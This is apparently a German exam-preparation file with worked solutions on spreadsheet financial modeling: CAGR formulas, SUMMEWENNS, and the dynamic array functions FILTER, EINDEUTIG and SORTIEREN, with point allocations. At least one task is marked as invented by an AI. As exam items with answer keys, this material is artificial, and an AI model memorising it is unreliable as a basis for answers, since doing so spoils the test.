	A (Jahr)	B (Umsatz)
2	2019	100
3	2020	115
4	2021	108
5	2022	130
6	2023	150
7	2024	161

a) (4 P.) Was versteht man unter dem CAGR? Erläutern Sie ausführlich (Definition, Formel, Aussage). b) (2 P.) Wozu verwendet man diese Kennzahl typischerweise? Nennen Sie zwei Beispiele. c) (4 P.) Erläutern Sie zwei verschiedene Möglichkeiten, den CAGR für den Umsatz (2019 bis 2024) im Tabellenblatt zu ermitteln. Geben Sie jeweils die konkrete Formel an. d) (4 P.) Für den CAGR benötigt man die Anzahl der Perioden n . Erläutern Sie zwei verschiedene Verfahren, diese Periodenanzahl im Tabellenblatt zu ermitteln.

Lösung

a) Definition und Bedeutung des CAGR (4 P.)

CAGR steht für *Compound Annual Growth Rate*, auf Deutsch die **durchschnittliche jährliche Wachstumsrate** (auch: Zuwachsrate). Sie beantwortet die Frage: *Mit welcher gleichbleibenden Rate hätte eine Grösse pro Jahr wachsen müssen, um vom Anfangswert nach n Perioden genau den beobachteten Endwert zu erreichen?*

Berechnungsformel:

$$\text{CAGR} = (\text{Endwert} / \text{Anfangswert})^{(1/n)} - 1$$

- **Endwert** – der Wert am Ende des Betrachtungszeitraums (hier 2024: 161).
- **Anfangswert** – der Wert am Anfang des Betrachtungszeitraums (hier 2019: 100).
- **n** – Anzahl der Perioden (Jahre) *zwischen* Anfangs- und Endzeitpunkt (hier 5).

Ausführliche Erläuterung (für die vollen 4 P. wichtig):

1. **Geometrisches, kein arithmetisches Mittel.** Der CAGR ist das geometrische Mittel der jährlichen Wachstumsfaktoren. Er berücksichtigt damit den **Zinseszins-/Verkettungseffekt** – jedes Jahr wächst auf dem bereits gewachsenen Vorjahreswert. Ein einfacher arithmetischer Durchschnitt der Jahresraten wäre hier falsch, weil er den Verkettungseffekt ignoriert und tendenziell zu hoch ausfällt.
2. **Normalisierung/Glättung.** Der CAGR fasst alle jährlichen Schwankungen (im Beispiel der Einbruch 2021) zu **einem einzigen, geglätteten Wert** zusammen. Er beschreibt eine *fiktive, gleichmässige* Entwicklung – so, als wäre jedes Jahr exakt gleich stark gewachsen.
3. **Vergleichbarkeit.** Weil das Ergebnis eine einzige Prozentzahl pro Jahr ist, lassen sich unterschiedliche Grössen oder Unternehmen über unterschiedlich lange Zeiträume hinweg direkt vergleichen.
4. **Grenze/Vereinfachung.** In die Formel gehen **nur Anfangswert, Endwert und n** ein – die Zwischenwerte sind egal. Zwei völlig verschiedene Verläufe mit gleichem Start- und Endpunkt haben denselben CAGR. Das ist gewollt (Glättung), aber man verliert Information über Volatilität.

Zahlenbeispiel (mit den Aufgabendaten):

$$\text{CAGR} = (161 / 100)^{(1/5)} - 1 = 1,61^{0,2} - 1 = 1,0999 - 1 = 0,0999 \approx 9,99 \%$$

Der Umsatz ist von 2019 bis 2024 also im Schnitt um rund **9,99 % pro Jahr** gewachsen.

b) Typische Verwendung – zwei Beispiele (2 P.)

1. **Investitions-/Renditeanalyse:** Ermittlung der durchschnittlichen jährlichen **Rendite** eines Investments (z. B. eines Aktien- oder Fondsdepots) über mehrere Jahre, um die Performance verschiedener Anlagen vergleichbar zu machen.
 2. **Unternehmens-/Marktwachstum:** Ermittlung des durchschnittlichen jährlichen **Umsatz- oder Gewinnwachstums** eines Unternehmens (oder eines Marktes/ Marktanteils), z. B. um zwei Unternehmen mit unterschiedlicher Historie miteinander zu vergleichen.
-

c) Zwei Wege, den CAGR im Tabellenblatt zu ermitteln (4 P.)

Annahme für die Zellbezüge: Anfangswert steht in **B2** (=100), Endwert in **B7** (=161), die Jahreszahlen in **A2** (=2019) und **A7** (=2024).

Weg 1 – über die Grundrechenarten (Potenz-/Wurzelformel)

$$=(B7/B2)^{(1/(A7-A2))}-1$$

Bestandteil-für-Bestandteil (QUBA-Pflicht):

Baustein	Bedeutung / Zweck
=	Leitet in Excel jede Formel ein; ohne = würde der Text nur angezeigt, nicht gerechnet.
(B7/B2)	Klammer um die Division; erzwingt, dass zuerst der Quotient <i>Endwert/Anfangswert</i> gebildet wird.
B7	Zellbezug auf den Endwert (161).
/	Divisionsoperator ; teilt Endwert durch Anfangswert = Gesamtwachstumsfaktor (1,61).
B2	Zellbezug auf den Anfangswert (100).
^	Potenzoperator ("hoch"); hebt den Wachstumsfaktor in die angegebene Potenz.
(1/(A7-A2))	Klammer um den Exponenten; $A7 - A2 = 2024 - 2019 = 5 = n$; $1/5 = 0,2$. Der Exponent $1/n$ ist die n-te Wurzel .
A7-A2	Subtraktion zweier Zellbezüge = Periodenanzahl n .
-1	Zieht die 1 (= 100 %-Basis) ab, damit aus dem Wachstums faktor (1,0999) die Wachstums rate (0,0999 = 9,99 %) wird.

Ergebnis: **0,0999 $\approx$ 9,99 %** (Zelle als Prozent formatieren).

Weg 2 – über die Finanzfunktion ZW2ZINS (engl. RRI)

Excel hat eine Funktion, die genau diese Formel gekapselt enthält:

$$=ZW2ZINS(A7-A2;B2;B7)$$

Bestandteil-für-Bestandteil:

Bauste in	Bedeutung / Zweck
=	Leitet die Formel ein.
ZW2ZI NS (...)	Funktionsname (englisch RRI). Berechnet den äquivalenten Zinssatz, mit dem ein Barwert in n Perioden zum Zukunftswert wächst – rechnerisch identisch zu $(Zw/Bw)^{1/Zzr} - 1$.
A7 - A2	1. Argument = Zzr (Anzahl Zahlungs-/Perioden = n = 5).
;	Argumenttrennzeichen (Semikolon); trennt in der deutschen Excel-Version die Argumente voneinander.
B2	2. Argument = Bw (Barwert = Anfangswert = 100).
B7	3. Argument = Zw (Zukunftswert = Endwert = 161).

Ergebnis: ebenfalls **0,0999 ≈ 9,99 %**. Vorteil: kurz und selbsterklärend; Weg 1 zeigt dagegen die Mathematik offen.

"und Co." – Anfangs- und Endwert dynamisch beschaffen

Muss der CAGR für ein *frei wählbares* Jahr gelten, holt man Anfangs-/Endwert mit einer Nachschlagefunktion, statt B2 und B7 fest zu verdrahten.

Variante mit XVERWEIS (Endwert 2024 nachschlagen):

=XVERWEIS(2024;A2:A7;B2:B7)

Baustein	Bedeutung / Zweck
XVERWEIS (...)	Funktionsname ; sucht einen Wert in einer Spalte und gibt den Treffer aus derselben Zeile einer anderen Spalte zurück.
2024	Suchkriterium (der gesuchte Wert).
;	Argumenttrennzeichen .
A2:A7	Suchmatrix – der Bereich, in dem gesucht wird (die Jahresspalte). Der : ist der Bereichsoperator ("von A2 bis A7").
B2:B7	Rückgabematrix – der Bereich, aus dem der Treffer zurückgegeben wird (die Umsatzspalte).

Ergebnis: 161. Analog liefert =XVERWEIS(2019;A2:A7;B2:B7) den Anfangswert 100.

Kombiniert: =(XVERWEIS(2024;A2:A7;B2:B7)/

XVERWEIS(2019;A2:A7;B2:B7))^(1/(2024-2019))-1.

Variante mit INDIREKT (letzten Wert der Spalte dynamisch adressieren):

=INDIREKT ("B"&(1+ANZAHL (B2:B7)))

Baustein	Bedeutung / Zweck
INDIREKT (...)	Funktionsname ; wandelt eine Textzeichenfolge in einen echten Zellbezug um. So kann die Adresse per Formel berechnet werden, ohne die Formel selbst zu ändern.
"B"	Textbaustein = Spaltenbuchstabe; die Anführungszeichen kennzeichnen festen Text.
&	Verkettungsoperator ; klebt Text und errechnete Zeilennummer zu einer Adresse zusammen (z. B. "B"&7 -> "B7").
ANZAHL (B2 : B7)	zählt die Zahlenwerte im Bereich (=6).
1+ANZAHL (B2 : B7)	die Daten beginnen in Zeile 2, also ist die letzte Datenzeile 1+6 = 7 -> Ergebnis INDIREKT ("B7") = 161.

d) Zwei Verfahren, die Periodenanzahl n zu bestimmen (4 P.)

Wichtig: n ist die Anzahl der **Zeitspannen (Wachstumsschritte)** , nicht die Anzahl der Datenpunkte. Bei 6 Jahreswerten (2019 bis 2024) sind es **5** Schritte.

Verfahren 1 – Datenpunkte zählen und 1 abziehen

=ANZAHL (B2:B7) - 1

Baustein	Bedeutung / Zweck
=	Leitet die Formel ein.
ANZAHL (...)	Funktionsname ; zählt, wie viele Zellen mit Zahlen im angegebenen Bereich stehen (Text/leere Zellen werden ignoriert).
B2:B7	Argument = Bereich ; : ist der Bereichsoperator ("von B2 bis B7"). Ergebnis: 6 Werte.
-1	Zieht 1 ab, weil zwischen 6 Werten nur 5 Zeitspannen liegen.

Ergebnis: 6 – 1 = **5**. Vorteil: passt sich automatisch an, wenn Zeilen ergänzt werden.

Verfahren 2 – Differenz der Jahreszahlen

=A7 - A2

Baustein	Bedeutung / Zweck
=	Leitet die Formel ein.
A7	Zellbezug auf das Endjahr (2024).
-	Subtraktionsoperator .
A2	Zellbezug auf das Anfangsjahr (2019).

Ergebnis: 2024 – 2019 = **5**. Vorteil: direkt und unabhängig von der Zeilenanzahl.

Zusatzvariante – bei echten Datumsangaben (BRTEILJAHRE)

Stehen statt Jahreszahlen echte **Datumswerte** in den Zellen (z. B. 01.01.2019 und 01.01.2024), liefert die Jahresdifferenz nicht sauber die Bruchteile. Dann:

=BRTEILJAHRE(A2 ; A7 ; 1)

Baustein	Bedeutung / Zweck
BRTEILJAHRE (...)	Funktionsname (engl. YEARFRAC); gibt die Zeitspanne zwischen zwei Datumswerten als Bruchteil von Jahren aus (z. B. 5,0 oder 4,75).
A2	1. Argument = Ausgangsdatum (Anfangsdatum).
;	Argumenttrennzeichen .
A7	2. Argument = Enddatum .
1	3. Argument = Basis (Zählkonvention); 1 = tatsächliche Tage/tatsächliche Jahreslänge.

So wird n auch bei krummen Zeiträumen korrekt (z. B. Monatsdaten) ermittelt.

Endergebnis des Beispiels

Mit n = 5, Anfangswert 100 und Endwert 161:

CAGR = (161/100)^(1/5) – 1 = 0,0999 ≈ 9,99 % pro Jahr.

(✓){+1} Ein Vorbehalt sichert den Reservepunkt: Bei einem Anfangswert von null oder einem Vorzeichenwechsel ist der Quotient Endwert/Anfangswert nicht sinnvoll interpretierbar — die Formel liefert dann formal eine Zahl ohne betriebswirtschaftliche

Bedeutung, und der ehrliche Ausweis lautet „nicht aussagekräftig“ statt gerechneter Scheingenauigkeit.

Formelerfassung

18. Financial Modeling

✓ von 2 Profs geprüft

Aufgabe #035 · Financial Modeling · Original-Altmeisterklausur

Prof. Rohleder behauptet: „Für das ganze Thema Financial Modeling kommen wir im Kern mit fünf Tabellenblatffunktionen hin.“ Eine dieser Tabellenblatffunktionen ist SUMMEWENNS().

a) (4 P.) Nennen Sie die anderen vier einschlägigen Tabellenblatffunktionen. b) (2 P.) Was leistet die Tabellenblatffunktion SUMMEWENNS() grundsätzlich bzw. im mathematischen Sinn? c) (4 P.) Erläutern Sie zwei typische kaufmännische Analyseaufgaben, für die man SUMMEWENNS() nutzen sollte.

Lösung

a) Die anderen vier einschlägigen Tabellenblatffunktionen (4 P.)

Rohleders Kern-Idee: Financial Modeling heißt, aus einer **flachen Transaktions-/Buchungstabelle** (viele Zeilen Rohdaten) automatisch ein **verdichtetes Kennzahlenmodell** zu erzeugen. Dafür genügen fünf Funktionen. Neben SUMMEWENNS() sind das:

#	Funktion	Aufgabe im Modell
1	ZÄHLENWENNS()	zählt bedingt, wie viele Zeilen alle Kriterien erfüllen (Anzahl statt Summe)
2	MITTELWERTWENNS()	bildet den bedingten Durchschnitt der Zeilen, die alle Kriterien erfüllen
3	SVERWEIS() (bzw. modern XVERWEIS())	verknüpft zwei Tabellen: holt zu einem Schlüssel (z. B. Artikelnr.) den passenden Wert aus einer anderen Tabelle (z. B. Preis, Kategorie)
4	WENN()	bedingte Verzweigung: prüft eine Bedingung und liefert je nach Ergebnis einen von zwei Werten (z. B. Klassifizierung, Soll-/Ist-Ampel)

Begründung der Auswahl: Die drei „...WENNS“-Funktionen bilden die vollständige **bedingte Aggregation** (Summe, Anzahl, Mittelwert) — genau die drei Rechenoperationen, die man für Kennzahlen braucht. Dazu kommt **ein** Werkzeug zum Zusammenführen getrennter Tabellen (SVERWEIS/XVERWEIS) und **eine** Verzweigungslogik (WENN). Damit ist der Baukasten geschlossen.

Hinweis für die Klausur: Der Lookup-Slot kann alternativ mit **INDEX() + VERGLEICH()** besetzt werden — das ist funktional gleichwertig zu SVERWEIS(), zählt aber als *zwei* Funktionen. Für „genau vier Einzelfunktionen“ ist SVERWEIS() (bzw. XVERWEIS()) die sauberere Nennung.

b) Was SUMMEWENNS() grundsätzlich/mathematisch leistet (2 P.)

SUMMEWENNS() ist eine **bedingte Summe** (conditional sum). Sie addiert aus einem Zahlenbereich **nur diejenigen Werte**, deren Zeile **alle** vorgegebenen Kriterien **gleichzeitig** erfüllt. Die Kriterien werden **UND-verknüpft** (logische Konjunktion) — nicht ODER.

Mathematische Schreibweise:

$$\text{Ergebnis} = \sum_{i=1}^n x_i \cdot \mathbf{1}_{B_1(i)} B_2(i) \dots B_k(i)$$

Erklärung der Symbole in Alltagssprache:

- x_i = der zu summierende Wert in Zeile i (aus dem Summe-Bereich),
- $\mathbf{1} \dots$ = **Indikatorfunktion**: liefert 1, wenn die Bedingung wahr ist, sonst 0,

- $B_1(i) \dots B_k(i)$ = alle k Bedingungen für Zeile i sind **zugleich** erfüllt (= „und“),
- Σ = aufsummieren über alle Zeilen \$1\$ bis \$n\$.

In Worten: SUMMEWENNS() summiert über eine **Teilmenge** der Daten, die durch den **Schnitt** (UND-Verknüpfung) mehrerer Bedingungen definiert ist. Zeilen, die eine Bedingung verletzen, gehen mit dem Faktor 0 ein und tragen nichts bei. Es ist damit die **mehrfach-bedingte Verallgemeinerung** der einfachen Funktion SUMME().

Syntax und Erklärung JEDES Bestandteils (QUBA-Pflicht)

=SUMMEWENNS(Summe_{Bereich}; Kriterien_Bereich1; Kriterien1; [Kriterien_Bereich2; Kriterien2]; ...)

Bestandteil	Bedeutung / wozu
=	Gleichheitszeichen — leitet in Excel jede Formel ein; ohne = wäre es reiner Text
SUMMEWENNS	Funktionsname — sagt Excel, dass bedingt summiert werden soll (Plural-„S“ = mehrere Kriterien möglich)
()	runde Klammern — umschließen die Argumentliste; öffnende Klammer startet, schließende beendet die Eingabe
Summe _{Bereich}	1. Argument, steht genau EINMAL und zürst — der Bereich mit den Zahlen, die addiert werden (z. B. die Umsatzspalte)
;	Semikolon = Argument-Trennzeichen (deutsche Excel-Version; in der englischen wäre es ein Komma) — trennt ein Argument vom nächsten
Kriterien_Bereich 1	der 1. Prüfbereich — die Spalte, in der Kriterium 1 gesucht wird (z. B. die Regionsspalte)
Kriterien1	die Bedingung für Bereich 1 (z. B. "Nord") — was in Kriterien_Bereich1 zutreffen muss
[Kriterien_Bereich2; Kriterien2]	optionale Paare (eckige Klammern = optional, werden NICHT mitgetippt) — beliebig viele weitere Bereich/Bedingung-Paare, alle UND-verknüpft

Bausteine innerhalb der Argumente:

- : (Doppelpunkt) = **Bereichsoperator** — E2 : E1000 heißt „von Zelle E2 bis E1000“, also die ganze Spalte an Datenzeilen.

- \$ (Dollarzeichen) = **absoluter Bezug** — \$E\$2:\$E\$1000 friert Spalte und Zeile ein, damit sich der Bereich beim Kopieren der Formel nach rechts/unten **nicht verschiebt**.
- " " (Anführungszeichen) = umschließen **Text- oder Operator-Kriterien**, z. B. "Nord" oder ">=1000".
- & (Kaufmanns-Und) = **Verkettung** — verbindet einen Operator-Text mit einem Zellwert, z. B. ">="&F1 bedeutet „größer/gleich dem Wert in F1".

Konkretes Beispiel mit Zerlegung:

=SUMMEWENNS(\$E\$2:\$E\$1000; \$B\$2:\$B\$1000; "Nord"; \$C\$2:\$C\$1000; "Elektronik"; \$A\$2:\$A\$1000; 2023)

- \$E\$2:\$E\$1000 → summiert wird die **Umsatzspalte E**.
- \$B\$2:\$B\$1000; "Nord" → nur Zeilen, deren **Region** (Spalte B) = „Nord".
- \$C\$2:\$C\$1000; "Elektronik" → **und** deren **Produktkategorie** (Spalte C) = „Elektronik".
- \$A\$2:\$A\$1000; 2023 → **und** deren **Jahr** (Spalte A) = 2023.

Ergebnis: der Gesamtumsatz aller Zeilen, die **gleichzeitig** Region Nord, Kategorie Elektronik und Jahr 2023 aufweisen.

c) Zwei typische kaufmännische Analyseaufgaben (4 P.)

Aufgabe 1 — Umsatz-/Deckungsbeitragsanalyse nach mehreren Dimensionen

Ein Unternehmen führt jede Verkaufsbuchung als eine Zeile (Datum, Region, Produktgruppe, Menge, Umsatz). Für Reporting/Controlling soll daraus ein **verdichteter Kennzahlenblock** entstehen: „Umsatz je **Region x Produktgruppe x Periode**". SUMMEWENNS() addiert je Auswertungszelle exakt die Buchungen, die die drei Bedingungen (bestimmte Region **und** bestimmte Produktgruppe **und** bestimmtes Jahr/Quartal) erfüllen. So baut man aus Rohdaten eine **Umsatz-Matrix** (Kreuztabelle) auf — die Grundlage jedes Umsatz- oder Deckungsbeitragsberichts.

Warum SUMMEWENNS() und nicht Handfilter: Die Formeln bleiben **dynamisch** — ändern sich die Rohdaten, aktualisiert sich der Bericht automatisch, ohne neu zu filtern.

Aufgabe 2 — Kostenstellen-Auswertung / Offene-Posten-Altersstrukturanalyse

Aus dem Buchhaltungsjournal soll je **Kostenstelle und Monat** die Summe aller Kostenbuchungen gebildet werden (Soll-Ist-Vergleich gegen das Budget).

SUMMEWENNS() summiert je Zeile die Buchungen mit passender Kostenstelle **und** passendem Buchungsmonat.

Analog für das **Forderungsmanagement**: Aus der Offene-Posten-Liste ermittelt man je **Kunde und Fälligkeitsklasse** (z. B. „1–30 Tage überfällig“, „31–60 Tage“, „> 60 Tage“) die offene Summe. Dazu kombiniert man Bedingungen mit den Operatoren „>=“ &... und „<=“ &... auf das Fälligkeitsdatum. Ergebnis ist eine **Altersstrukturanalyse** der Forderungen — Basis für Mahnwesen und DSO-Kennzahl (durchschnittliche Debitorenlaufzeit).

Gemeinsamer Nutzen beider Aufgaben: In beiden Fällen ersetzt eine einzige Formel das manuelle Filtern und Aufaddieren — nachvollziehbar, wiederholbar und automatisch aktualisierend, sobald neue Buchungen dazukommen.

(✓){+1} Reservepunkt zur Einordnung: Dieselben Funktionen tragen die Drei-Geldgrößen-Systematik — Zeitraumgrößen kumuliert SUMMEWENNS(), Zeitpunktgrößen schlägt der Verweis nach, für Barwertgrößen tritt XKAPITALWERT() hinzu; nach Rohleders eigener Schätzung deckt SUMMEWENNS() rund 98 Prozent der Kumulier-Anwendungsfälle ab.

Kap. 5 · Moderne Funktionen — Dynamische Matrizen, LAMBDA/LET, XVERGLEICH

Werkzeug

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Anhang: Zahlen zum Auswendiglernen	Pivot · Matrixformeln	233
• Dynamische Matrixformeln	Matrixformeln	236
Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN (12 P)		212
LAMBDA und LET: eigene Funktionen ohne VBA (6 P)		224
TEILERGEBNIS und AGGREGAT (8 P)		220
Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH (4 P)		231
Weiterverarbeitung dynamischer Matrizen (8 P)		216
XVERGLEICH als moderner VERGLEICH (4 P)		228

QUBA – Moderne Funktionen: Dynamische Matrizen, LAMBDA, XVERGLEICH

Status: GEPRÜFT (Prof-Gate, Nachprüfung 01.08.2026 — alle 6 Aufgaben ABGENOMMEN). Sechs gelöste Aufgaben (42 P) aus dem Voll-Abdeckungs-Sweep.

Gebaut am 01.08.2026 für die Klausur am **Mo 03.08.2026** (60 P. / 60 Min. / **Papier** / open book).

Geschlossene Lücken aus der Abdeckungs-Matrix (Voll-Abdeckungs-Sweep 01.08.2026):

L6 (FILTER/EINDEUTIG/SORTIEREN als geschriebene Formeln, 12 P) · **L7** (Weiterverarbeitung dynamischer Matrizen, 8 P) · **L4** (TEILERGEBNIS und AGGREGAT, 8 P) · **L25** (LAMBDA und LET, 6 P) · **L32** (XVERGLEICH, 4 P) · **L31** (ZEICHEN(10)/GLÄTTEN/RÖMISCH, 4 P). **Summe 42 Punkte in 6 Aufgaben.**

Papierklausur-Hinweis. Alle Formeln in dieser Datei sind so geschrieben, wie sie mit der Hand aufs Blatt gehören: deutsche Funktionsnamen, **Semikolon** ; als Argumenttrenner,

Komma , als Dezimaltrennzeichen, eckige Klammern [] nur als Kennzeichnung optionaler Argumente im Syntaxbild. Diese Klammern werden nicht mitgeschrieben. Der englische Name steht jeweils in Klammern dahinter, weil Rohleders Folien teils englische Bezeichnungen zeigen.

Prüfstandard. Rohleder verlangt bei Funktionsfragen ausdrücklich „Syntax und Erklärung jedes Bestandteils“. Jede Funktion unten ist deshalb Argument für Argument aufgeschlüsselt. Darauf läuft die Punktevergabe hinaus.

Jahgangs-Hinweis. Verweise auf U02 bis U14 beziehen sich auf das laufende 26er-Semester. Eine U15 gibt es in diesem Semester nicht; wo unten U15 steht, ist die Abschluss-Sitzung des Vorjahres (25er-Jahrgang) gemeint und als solche gekennzeichnet.

Aufgabe #036 · 12 P. · Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN · von der KI erfunden – kein Original

Laut Skript soll man rund 50 Tabellenblatffunktionen kennen und rund 20 davon beherrschen. Zur zweiten Gruppe zählt die Familie der dynamischen Matrixformeln.

- a) 6 P. Geben Sie die Syntax von FILTER(), EINDEUTIG() und SORTIEREN() an und erläutern Sie jedes einzelne Argument.
- b) 4 P. Die Zahlungen eines Girokontos wurden als tblGirokonto importiert. Geben Sie die Formel an, die alle Umsätze addiert, deren Buchungstext den in E73 stehenden Suchbegriff enthält, und erläutern Sie jeden Bestandteil.
- c) 2 P. Erläutern Sie das Überlaufverhalten dieser Funktionen, die zugehörige Bezugsart und die Ursache des Fehlerwerts #ÜBERLAUF!.

a) 6 P. – Die drei Syntaxen, Argument für Argument

FILTER (engl. FILTER) gibt aus einem Datenbereich genau die Zeilen zurück, für die eine Bedingung wahr ist, ohne die Quelldaten anzufassen.

=FILTER(Matrix;Einschließen;[Wenn_{leer}])

- **Matrix** (1. Argument, Pflicht): der Datenbereich, aus dem gefiltert wird. In der Praxis ist das eine Tabellenspalte wie tblKosmetik[Umsatz] oder der gesamte Tabellenkörper tblKosmetik. Er bestimmt, welche Spalten im Ergebnis erscheinen.
- **Einschließen** (2. Argument, Pflicht): ein Wahrheitsvektor aus WAHR und FALSCH, der **genauso viele Zeilen** haben muss wie Matrix. Er entsteht typischerweise aus einem Vergleich wie

tblKosmetik[Vertreter]="Schmitt". Nur Zeilen, an deren Position WAHR steht, kommen durch; bei abweichender Länge meldet Excel #WERT!.

- **[Wenn_{leer}]** (3. Argument, optional): der Wert, der ausgegeben wird, wenn **kein einziger** Datensatz die Bedingung erfüllt. Fehlt das Argument, liefert FILTER in diesem Fall den Fehlerwert #KALK!. ✓ **{2}**

EINDEUTIG (engl. UNIQUE) verdichtet eine Liste auf ihre verschiedenen Werte, ebenfalls ohne die Quelle zu verändern.

=EINDEUTIG(Matrix; [nach_{Spalte}]; [genau_{einmal}])

- **Matrix** (1. Argument, Pflicht): der Bereich oder die Matrix, aus der die Dubletten entfernt werden.
- **[nach_{Spalte}]** (2. Argument, optional): die Vergleichsrichtung. FALSCH oder weggelassen bedeutet, dass **Zeilen** miteinander verglichen werden (der Normalfall bei senkrecht stehenden Listen); WAHR vergleicht **Spalten** und eignet sich für waagerecht angeordnete Daten.
- **[genau_{einmal}]** (3. Argument, optional): die Auswahlregel. FALSCH oder weggelassen gibt **jeden vorkommenden Wert einmal** zurück, also die übliche „eindeutige Liste“. WAHR gibt nur die Werte zurück, die in der Quelle **genau ein einziges Mal** vorkommen, also die echten Einzelstücke; Werte mit Dubletten fallen dabei komplett heraus. ✓ **{4}**

SORTIEREN (engl. SORT) ordnet einen Bereich, ohne die Quelldaten umzustellen.

=SORTIEREN(Matrix; [Sortierindex]; [Sortierreihenfolge]; [nach_{Spalte}])

- **Matrix** (1. Argument, Pflicht): der zu sortierende Bereich oder das Ergebnis einer vorgelagerten Funktion.
- **[Sortierindex]** (2. Argument, optional): die **Nummer** der Spalte innerhalb von Matrix, nach der sortiert wird, nicht ihr Name. Ohne Angabe gilt 1, also die erste Spalte.
- **[Sortierreihenfolge]** (3. Argument, optional): 1 sortiert aufsteigend (Standard), -1 absteigend. Andere Werte ergeben #WERT!.
- **[nach_{Spalte}]** (4. Argument, optional): die Sortierrichtung. FALSCH oder weggelassen sortiert **Zeilen** untereinander (Normalfall), WAHR sortiert **Spalten** nebeneinander um. ✓ **{5}**

Die drei Funktionen werden in der Praxis ineinander verschachtelt und von innen nach außen gelesen. Rohleders Standardkonstruktion für eine Auswahlliste lautet

=SORTIEREN(EINDEUTIG(tblKosmetik[Produktgruppe]))

und bedeutet: EINDEUTIG holt aus der Spalte Produktgruppe jede Ausprägung genau einmal, SORTIEREN bringt das Ergebnis alphabetisch aufsteigend in Ordnung. Dieses Ergebnis wird auf einem Parameter-Blatt abgelegt und als Quelle einer Datenüberprüfung (Zellendropdown) verwendet, sodass die Auswahlliste automatisch mitwächst, sobald in den Rohdaten eine neue Produktgruppe auftaucht. ✓ {6}

b) 4 P. – Die Girokonto-Formel

=WENNFEHLER(SUMME(FILTER(tblGirokonto[Umsatz in EUR]; ISTZAHL(SUCHEN(\$E73; tblGirokonto[Buchungstext])))); 0)

Die Formel wird von innen nach außen gelesen, weil jede Schicht das Ergebnis der darunterliegenden weiterverarbeitet. SUCHEN(\$E73; tblGirokonto[Buchungstext]) durchsucht jeden einzelnen Buchungstext nach dem Suchbegriff aus E73 und gibt bei einem Treffer dessen Fundposition als Zahl zurück, andernfalls den Fehlerwert #WERT!; verwendet wird SUCHEN (engl. SEARCH) und nicht FINDEN, weil SUCHEN die Groß- und Kleinschreibung ignoriert und Buchungstexte von Banken in dieser Hinsicht unzuverlässig sind. Der Bezug \$E73 ist **spaltenabsolut und zeilenrelativ**, damit die Formel die Suchbegriff-Liste hinunterkopiert werden kann und je Zeile den dort stehenden Begriff verwendet. ✓ {7}

ISTZAHL(...) (engl. ISNUMBER) macht aus der Fundposition ein WAHR und aus dem Fehlerwert ein FALSCH und erzeugt damit genau den Wahrheitsvektor, den FILTER als zweites Argument **Einschließen** verlangt. FILTER(...) gibt daraufhin die Umsätze derjenigen Datensätze zurück, an deren Position WAHR steht. ✓ {8} SUMME(...) addiert diese zurückgegebenen Umsätze zu einer einzigen Zahl. Damit ist die Konstruktion Rohleders Alternative zur Pivottabelle für mehrfachbedingte Summen. ✓ {9}

WENNFEHLER(...; 0) umschließt das Ganze und fängt den Fall ab, dass **kein** Buchungstext den Suchbegriff enthält: FILTER meldet dann #KALK!, und ohne die Umhüllung stünde dieser Fehlerwert in der Kostenübersicht und würde jede darüberliegende Summe ebenfalls zerstören. Statt des Fehlerwerts wird 0 ausgegeben, was fachlich korrekt ist, weil zu diesem Suchbegriff tatsächlich keine Kosten angefallen sind. ✓ {10}

c) 2 P. – Spilling, Spill-Operator und #ÜBERLAUF!

Alle drei Funktionen sind **dynamische Matrixformeln**: Die Formel steht in genau einer Zelle, der Ankerzelle, gibt aber eine ganze Matrix zurück, die Excel automatisch in die benachbarten leeren Zellen **überlaufen** lässt („Spilling“). Der Überlaufbereich passt seine

Größe selbsttätig an die Datenlage an, er wächst und schrumpft mit den Daten. Die frühere Bestätigung mit Strg+Umschalt+Enter samt geschweiften Klammern entfällt, ein einfaches Enter genügt. Adressiert wird der gesamte Bereich über die eigene Bezugsart des **Überlaufbereichs-Operators #** (Spilled Range Operator), also etwa =SUMME (E5#) für die Summe des kompletten bei E5 beginnenden Überlaufs, die bei jeder Größenänderung automatisch mitzieht. ✓ {11}

Der Fehlerwert **#ÜBERLAUF!** entsteht nicht durch eine falsche Formel, sondern dadurch, dass der beanspruchte Zielbereich **blockiert** ist. Blockierend wirken nicht leere Nachbarzellen, verbundene Zellen, der Blattrand und der Umstand, dass die Formel innerhalb einer als Tabelle formatierten Liste steht, in der Excel kein Überlaufen zulässt. Zur Behebung klickt man die Ankerzelle an, liest am gestrichelten Rahmen ab, welchen Bereich die Formel braucht, räumt diesen vollständig frei beziehungsweise hebt den Zellverbund auf oder nimmt die Formel aus der Tabelle heraus. ✓ {12}

■ Über die geforderten Punkte hinaus

(✓){+1} In Rohleders Alternativentabelle zur Pivotanalyse (Folie 87) steht jede der drei Funktionen mit einer eigenen Zweckbestimmung: FILTER für „Listen filtern ohne Quelldaten zu ändern“, EINDEUTIG für „eindeutige Listen ohne Quelldaten zu ändern“, SORTIEREN für „sortierte Listen ohne Quelldaten zu ändern“ und SUMME (FILTER()) für die Kreuztabellierung mehrfachbedingter Summen. Der wiederkehrende Halbsatz **„ohne Quelldaten zu ändern“** trägt dabei die Abgrenzung zum AutoFilter: Der AutoFilter verändert die Ansicht der Originaldaten, die Matrixfunktionen lassen sie unangetastet.

(✓){+2} Der Fehlerwert bei leerem Filterergebnis heißt #KALK! (engl. #CALC!) und nicht #NV. Das ist eine beliebte Verwechslung: #NV kommt von Nachschlagefunktionen, #KALK! von den Matrixfunktionen. Sein Skript nennt ihn an dieser Stelle wörtlich.

(✓){+3} Die Challenge „Dynamische Matrizen“ (Folie 83) arbeitet genau diese Kette ab: filtern, Kriterium verschärfen, Feldnamen per strukturiertem Verweis ergänzen, Ausgabematrix auf die ersten fünf Spalten reduzieren, eindeutige Listen erzeugen, diese sortieren und schließlich als Dropdown-Auswahl für die Kriterien verwenden. Wer diese Reihenfolge nachvollziehen kann, hat die Aufgabe in jeder Formulierung.

Rohleders Erwartung: Rohleder trennt auf Folie 41 zwischen „ca. 50 kennen“ und „ca. 20 beherrschen“ und hat die zweite Gruppe auf einer gelben Liste markiert; die dynamischen Matrixformeln behandelt er als Kernstoff mit eigener Challenge und eigenem Folienblock 79 bis 83. Dazu

